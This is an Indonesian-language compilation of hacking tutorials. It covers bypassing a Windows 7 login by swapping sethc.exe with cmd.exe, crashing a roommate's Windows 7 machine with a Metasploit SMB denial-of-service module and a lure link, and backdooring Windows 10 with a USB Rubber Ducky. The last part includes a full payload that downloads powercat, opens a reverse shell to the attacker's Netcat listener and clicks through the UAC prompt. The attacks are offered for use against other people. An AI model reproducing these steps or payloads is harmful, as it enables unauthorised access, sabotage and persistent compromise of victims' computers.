
Setelah kamu mematikan komputer dengan paksa saat startup di loding screen lalu nyalakan lagi. Kamu kemudian harus diminta meluncurkan perbaikan startup, pilih opsi ini dengan menekan enter ketika disorot. Perhatikan gambar berikut.

Gambar melalui blogspot.com

Langkah 3 Ketika Diminta untuk Memulihkan Komputer Anda Klik Batal.

Kamu akan diarahkan ke jendela perbaikan komputer windows. Kamu akan melihat jendela sembutan yang bertuliskan Apakah Anda ingin memulihkan komputer menggunakan pemulihan sistem? Cukup klik batal dan biarkan windows mencari masalah dan berusaha memperbaikinya secara otomatis.

Gambar melalui avoiderrors.net

Langkah 4 Tunggu Perbaikan Pencarian Selesai.

Butuh 15-20 menit bagi komputer untuk menyelesaikan pencarian dan perbaikan masalah.

Langkah 5 Klik Lihat Detail Masalah Saat Jendela Muncul Mengatakan Perbaikan Gagal.



Setelah pencarian dan perbaikan kamu akan mendapatkan jendela yang mengatakan bahwa komputer tidak dapat memperbaiki sendiri secara otomatis. Klik drop down Lihat detail masalah dan gulir ke bawah drop down.

Gambar melalui blogspot.com

Langkah 6 Klik Detail Masalah Lihat Drop Down dan Pilih Dokumen Teks.
Klik pada drop down Lihat detail masalah dan di bagian paling bawah pilih dokumen teks.

Gambar melalui imgur.com

Langkah 7 Dalam Pembaca Teks Buka File Kemudian Klik Buka untuk Masuk ke File Komputer.



Setelah kamu mengklik file lalu klik dokumen teks kemudian buka untuk menarik semua file sistem. Dari sana navigasikan ke drive C: dan buka folder Windows. Dari folder windows, buka System32 dan cari program-program berikut.

-sethc
-cmd


Ganti nama aplikasi sethc dan ubah ke nama sethc1 ..
Kemudian ganti nama cmd aplikasi menjadi sethc.

Gambar melalui imgur.com


Gambar melalui imgur.com

Langkah 8 Reboot

Nyalakan kembali komputer dan mulai secara normal jika kamu diminta untuk memperbaikinya.

Langkah 9 Tekan Tombol Shift Lima Kali Saat di Menu Pengguna.

Setelah me-restart komputer tunggu sampai kamu berada di menu pengguna. Setelah komputer dimuat penuh, tekan shift beberapa kali hingga prompt perintah muncul.

Langkah 10 Ketik pada Perintah untuk Mengatur Ulang Komputer.

Setelah kamu membuka command prompt, ketik perintah berikut.

net user <user name goes here> <password goes here>

Jangan menyertakan kurung lebih dari dan kurang dari.

Langkah 11 Sukses mereset password

Sekarang mungkin ada kasus di mana administrator telah menonaktifkan perbaikan startup windows dan karenanya peretasan ini tidak dapat dilakukan.

Cara Merusak Windows 7 Hanya Dengan Link

Dalam beberapa artikel pertama saya, kami berfokus pada peretasan sistem operasi.  Peretasan ini terutama terjadi pada sistem operasi lama seperti Windows XP, Windows Vista, dan Windows Server 2003.

Meskipun sistem operasi ini pertama kali dirilis, dalam beberapa kasus, hampir 20 tahun yang lalu, mereka masih digunakan secara luas.  Saya telah melakukan konsultasi ke banyak perusahaan dan institusi besar dan saya selalu terkejut melihat sistem Windows XP masih digunakan.  Di sisi lain, saya tidak pernah terkejut melihat Windows Server 2003, karena sistem operasi server semakin jarang ditingkatkan.

Peretasan sistem operasi dapat menjadi hal yang menyenangkan, terutama ketika mereka mengembangkan aplikasi Microsoft, tetapi mereka menjadi semakin jarang karena Microsoft lebih memperhatikan keamanan.  Itulah salah satu alasan mengapa semakin banyak serangan dipusatkan pada perangkat lunak aplikasi sisi klien daripada OS.

Merusak Komputer Windows 7 Teman Sekamar Anda

Sebelum kita beralih ke peretasan aplikasi sisi klien, saya ingin melakukan setidaknya satu peretasan sistem operasi lagi.  Kerentanan masih ada di sistem operasi baru, tetapi mereka menjadi semakin langka.  Dengan begitu banyak kerentanan dalam aplikasi sisi klien.

Dalam peretasan ini, kita akan memanfaatkan kelemahan pada sistem operasi Windows 7 dan Windows Server 2008 yang akan membuat loop tak terbatas dan merusak sistem.  Meskipun ini tidak menyenangkan seperti memiliki sistem, itu bisa sangat merusak bagi lembaga yang bergantung pada sistem ini untuk menjalankan organisasi mereka.

mari kita mulai.  Jalankan Metasploit Anda di Back Track 5 atau Di Kali Linux dan mari hack!  Jika kamu baru mengenal Metasploit, lihat artikel saya tentang cara memulainya, serta beberapa peretasan sebelumnya.

Langkah 1 Siapkan Material

Ingatlah bahwa Metasploit memiliki enam jenis modul yaitu, exploit, payload, auxiliary, encoders, NOPs dan post.  Dalam peretasan ini, kita akan menggunakan modul tambahan untuk menyerang SMB sistem Windows 7 atau Windows Server 2008.

msf> use auxiliary/dos/windows/smb/ms10_negotiate_response_loop


Langkah 2 Tampilkan Opsi

Sekarang kita telah memilih modul kita, mari kita lihat opsi kita:

msf> auxiliary(ms10_negotiate_response_loop) show options

Seperti yang dapat kita lihat pada tangkapan layar di bawah ini, satu-satunya pilihan yang perlu kita tetapkan adalah SVRHOST, yang merupakan sistem kami — si penyerang.  Dalam kasus saya, ini adalah 192.168.1.100.  Milik kamu mungkin saja berbeda;  periksa alamat IP kamu dengan mengetik ifconfig di terminal.

Langkah 3 Atur SVCHOST

Selanjutnya, atur SVCHOST Anda dengan mengetik:

msf > auxiliary(ms10_negotiate_response_loop) set SVRHOST 192.168.1.100

Langkah 4 Jalankan

Pada langkah terakhir, kami menjalankan modul bantu dan setelah modul dijalankan, ia menghasilkan tautan folder bersama yang dapat kamu kirim ke mesin target.  Dalam hal ini, tautannya adalah \\ 192.168.1.100 \ Shared \ Anything.

msf > auxiliary(ms10_negotiate_response_loop) run

Langkah 5 Membuat Tautan Menarik

Metasploit kemudian memulai layanan SMB jahat dan ketika target mengklik tautan, sistem target akan mulai menjalankan loop tak terbatas, membeku, dan macet.

Agar tautan terlihat aman dan lebih mengundang, kami mungkin mencoba membuat laman web dan melampirkan tautan ini di situ.  Mengirim tautan ini dengan email yang mengatakan sesuatu seperti "Hei, lihat video sakit ini!"  Ketika korban mengklik tautan untuk melihat "video", sistem mereka macet.

Dalam beberapa peretasan saya berikutnya, kita akan mulai melihat menyerang banyak aplikasi sisi klien yang rentan.  Selamat melakukan peretasan!

Cara Backdoor Windows 10 Menggunakan Android & USB Rubber Ducky


Dengan ponsel Android dan USB flash drive, hacker dapat meretas komputer dengan Windows 10 dalam waktu kurang dari 15 detik. Setelah shell root telah dibuat, permanen backdoor dapat dikonfigurasikan dengan hanya dua perintah sederhana dan dapat  melewati/bypass antivirus dan Windows Defender.

Bagaimana Cara Kerja Serangan ini?

Powercat merupakan modul PowerShell berfitur lengkap. Powercat beroperasi mirip dengan Netcat dan memungkinkan pengguna PowerShell untuk membuat TCP dan UDP dengan baris perintah sederhana. Payload PowerShell akan dibuat untuk mengunduh, mengimpor, dan mengeksekusi Powercat dalam satu perintah. Kemudian, akan dikodekan ke dalam format biner USB Rubber Ducky agar dapat dimengerti.

Menggunakan USB Rubber Ducky, Powercat dijalankan di Windows 10 sebagai administrator yang dengan cepat membuat shell root melalui listener Netcat dari penyerang. Pada saat itu, mode persistance dikonfigurasi menggunakan perintah schtasks, yang dirancang oleh Microsoft untuk mengotomatiskan tugas dan perintah di Windows 10.

Prasyarat

Ada sedikit perangkat keras yang diperlukan untuk melakukan peretasan ini yang mungkin sudah ada di antara kamu. Di bawah ini adalah empat item utama.

1. USB Rubber Ducky

USB Rubber Ducky menyebut dirinya sebagai keyboard ketika dimasukkan ke dalam komputer, kemudian mulai mengetik perintah secara otomatis yang telah diprogram ke dalam payload-nya. Payload dapat disesuaikan untuk melakukan segudang eksploitasi lanjutan. Harga untuk USB Rubber Ducky mulai dari $ 45.

Sebagai alternatif dari USB Rubber Ducky, proyek NetHunter dan DroidDucky dapat mempersenjatai perangkat Android menjadi alat injeksi keystroke. Sayangnya, mereka membutuhkan modifikasi sistem operasi Android yang berada di luar cakupan artikel ini. Baik NetHunter dan DroidDucky adalah proyek yang fantastis bagi mereka yang mau mengubah sistem operasi ponsel mereka. Bayangkan menghubungkan ponsel Android ke komputer mana pun dan menjalankannya dengan muatan PowerShell yang rumit dalam hitungan detik - tidak perlu USB Rubber Ducky.

2. Android Device with UserLAnd Installed

Ponsel atau tablet Android apa pun yang mampu menjalankan aplikasi UserLAnd akan cocok. Perangkat tidak perlu di-root. Yang diperlukan hanyalah akses ke internet melalui Wi-Fi dan aplikasi UserLAnd yang disebutkan di atas.

3. OTG Adapter (kondisional)

Setelah membuat muatan PowerShell (pada langkah selanjutnya), lalu perlu dipindahkan ke kartu microSD di UBS Rubber Ducky. Beberapa model ponsel dan tablet Android dilengkapi dengan slot ekspansi microSD untuk penyimpanan lebih besar, jadi jika kamu memilikinya, kamu dapat melakukannya dengan mentransfer file dengan cara tersebut.

Jika perangkat kamu tidak memiliki slot microSD, maka kamu memerlukan adaptor On-The-Go (OTG), yang memungkinkanmu menghubungkan kartu memori ke perangkat melalui port pengisian daya. Solusi all-in-one merupakan pembaca Monoprice microSD USB-C, jika ponselmu memiliki port USB Type-C. Lexar membuat produk serupa untuk port Micro-USB.

    Di Amazon: Pembaca microSD USB-C Monoprice
    Di Amazon: Pembaca microSD Lexar dengan Konektor Micro-USB



Karena USB Rubber Ducky dilengkapi dengan adaptor microSD-to-USB, kamu dapat memilih adaptor OTG yang memiliki ujung USB Type-A untuk menyambungkan adaptor microSD. Jika kamu memiliki port USB-C pada perangkat Androidmu, Aukey membuat adaptor yang baik untuk port Micro-USB, ada banyak opsi murah yang tersedia, seperti kabel Ugreen.

    Di Amazon: Aukey USB-C ke USB 3.0 Adapter
    Di Amazon: Adaptor Ugreen Micro-USB ke USB 2.0
Gambar oleh tokyoneon / Null Byte

Sebagai alternatif, kombinasi adaptor apa pun dapat menyelesaikannya. Seperti yang kamu lihat di bawah, saya menggunakan adaptor Aukey yang dipasangkan dengan Anker Portable Card Reader.
Gambar oleh tokyoneon / Null Byte

4. Virtual Private Server (Opsional)

Server pribadi virtual (VPS) diperlukan atau tidak akan tergantung pada skenario serangan. Jika jaringan Wi-Fi dibagi dengan perangkat target, maka memasukkan alamat IP lokal penyerang ke payload akan berfungsi dengan baik. Dalam skenario lain, mungkin diperlukan untuk menggunakan server VPS atau Ngrok.

Langkah 1 Memulai dengan UserLAnd

Sebelum mulai, kamu harus memeriksa panduan Distortion tentang mengubah ponsel Android menjadi perangkat peretasan tanpa root, serta panduan saya tentang meretas kata sandi Wi-Fi WPA2 menggunakan Android, karena mereka mencakup dasar-dasar UserLAnd dan mengatur Kali Linux, Ngrok , dan menginstal perangkat lunak penting yang akan diperlukan untuk mengikuti artikel ini.

Kamu perlu menginstal dan mengonfigurasi UserLAnd, membuat sistem file baru, dan terhubung ke OS melalui SSH dengan ConnectBot (atau JuiceSSH dan klien SSH bawaan).

Langkah 2 Perbarui Sistem & Instal Perangkat Lunak Esensial

Seperti perangkat berbasis Unix apa pun pastikan paket yang diinstal sepenuhnya diperbarui sebelum melanjutkan proyek ini. Pastikan untuk memperbarui sistem dan menginstal software penting, serta menginstal Java yang diperlukan untuk muatan USB Rubber Ducky, menggunakan perintah di bawah ini.

~$ sudo apt-get update && sudo apt-get dist-upgrade
Perintah ini dapat memakan waktu beberapa menit, tergantung pada kecepatan internet dan CPU Android yang tersedia. Perangkat Android yang lebih lama akan membutuhkan waktu lebih lama untuk mengunduh dan mendekompresi paket.

Untuk menginstal perangkat lunak penting, gunakan perintah di bawah ini.

~$ sudo apt-get update && sudo apt-get install net-tools netcat gnupg curl wget git nano screen

Java diperlukan untuk mengkompilasi muatan rubber ducky. Untuk menginstalnya, gunakan perintah di bawah ini.

~$ sudo apt-get install default-jre-headless

Terakhir, reboot perangkat Android untuk memastikan semua paket dan pembaruan kernel mulai berlaku saat Android melakukan booting ke dalam UserLAnd Kali OS.

Langkah 3 Mulai Netcat Listener

Berdasarkan skenario serangan, ada beberapa cara untuk mengatur Netcat listener yang akan memungkinkan akses jarak jauh ke komputer Windows target.

    • Alamat IP Lokal. Jika komputer target berada di jaringan Wi-Fi yang sama dengan perangkat Android, kamu dapat memulai Netcat listener di OS UserLAnd Kali. Meskipun bersifat pribadi dan cepat, metode ini tidak ideal. Jika target terputus dari jaringan Wi-Fi bersama, koneksi Netcat akan terputus dan tidak akan ada cara mengakses perangkat saat bergerak di antara jaringan yang berbeda.
    • Server Pribadi Virtual. VPS ideal untuk target peretasan jarak jauh karena mereka bergerak di antara jaringan Wi-Fi yang berbeda di mana pun di dunia. Dalam skenario ini, penyerang akan membeli VPS dan SSH murah. Netcat dan Layar akan dipasang secara permanen ke dalam komputer Windows yang diretas yang dapat diatur sepenuhnya dengan Android.
    • Ngrok. Dalam hal ini, Ngrok akan meneruskan permintaan kembali ke perangkat Android penyerang. Akun Ngrok gratis tidak memungkinkan pengguna untuk mendaur ulang subdomain jadi ini hanya akan memungkinkan untuk bertahan sampai server Ngrok dihentikan pada perangkat Android. Meskipun memungkinkan untuk menjaga server dan berjalan di Android untuk jangka waktu yang lama, itu tidak bisa dihindari untuk akhirnya berakhir ketika Android reboot atau diam-diam menutup aplikasi UserLAnd yang berjalan di latar belakang.

Bagaimanapun juga, hal tersebut merupakan ide yang baik untuk mengatur Layar sehingga sesi terminal tetap ada meskipun koneksi SSH ditutup. yang memungkinkan pengguna untuk mengelola beberapa sesi terminal dalam konsol yang sama.

Untuk memulai sesi Layar baru, cukup ketik layar.

~$ screen

Kemudian, gunakan perintah ifconfig -a untuk mengidentifikasi alamat IP lokal yang digunakan oleh sistem. IP ini akan diperlukan pada langkah selanjutnya saat membuat payload.

~$ ifconfig -a

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.208  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 :::::  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 95745  bytes 115985231 (110.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44735  bytes 4289090 (4.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

Di OS Kali UserLAnd, akan ada banyak antarmuka yang tersedia. Antarmuka "wlan0" atau "wlan1" kemungkinan besar akan menampung perangkat alamat IP lokal (192.168.0.208). Sebaliknya, pengguna VPS akan menanamkan alamat IP eksternal yang sama yang digunakan saat SSHing ke server. Pengguna Ngrok harus menyiapkan server dan memasukkan URL ke payload.

Lalu, mulai Netcat listener dengan menggunakan perintah di bawah ini.

~$ netcat -vv -l -p 1234

Menggunakan port (-p) 1234, Netcat akan mendengarkan (-l) pada setiap antarmuka yang tersedia. -Vv (verbose) akan mencetak alamat IP target di terminal ketika koneksi baru dibuat.

Langkah 4 Buat Payload

Setelah Android reboot, jalankan aplikasi UserLAnd dan SSH ke sistem Kali baru. Gunakan nano untuk membuat file "payload.txt" baru di direktori home (~ /). File ini akan berisi muatan payload rubber ducky  dalam teks biasa.

~$ nano ~/payload.txt

Komentar (REM) telah ditambahkan untuk menjelaskan apa yang dilakukan oleh muatan setiap baris.

REM This first delay stalls the Ducky for 5.5 seconds to give the target
REM operating system some time to mount the USB as a keyboard device.
DELAY 5500
REM Opens the Windows Run prompt.
GUI r
REM Delays .7 seconds to give the Run prompt time to open.
DELAY 700
REM Types the PowerShell payload.
STRING powershell /w 1 /C $a=$env:TEMP;Set-ExecutionPolicy Bypass;wget https://cutt.ly/cW13i -o $a\d.ps1;ipmo $a\d.ps1;powercat -c 192.168.0.208 -p 1234 -e powershell
REM Presses Ctrl + Shirt + Enter to execute the PowerShell with administrative privileges.
CTRL-SHIFT ENTER
REM Delay .85 seconds to give the UAC prompt time to open.
DELAY 850
REM Presses Alt + Y to bypass UAC.
ALT y
Ada banyak hal yang terjadi di PowerShell one-liner. Ada beberapa perintah yang diikat bersama dan dipisahkan oleh titik koma.

    • $a=$env: TEMP - Direktori temp target akan disetel ke variabel $a. Variabel ini dipanggil dua kali kemudian dalam skrip. Pertama, bertindak sebagai direktori keluaran untuk powercat.ps1 dan sekali lagi dipanggil saat mengimpornya. Menggunakan satu huruf $a variabel membantu mempersingkat panjang keseluruhan payload; Ini lebih efektif daripada menggunakan "C:\Users \% USERNAME%\AppData\Local\Temp" beberapa kali dalam payload.
    • Set-ExecutionPolicy Bypass - Set-ExecutionPolicy adalah fitur keamanan PowerShell yang mencegah banyak muatan PowerShell serupa dieksekusi. Dalam beberapa tes, saya hanya menemukan pengaturan -ExecutionPolicy tidak cukup untuk mem-bypass fitur keamanan ini. Sebagai administrator (root), kebijakan ini dapat dilewati.
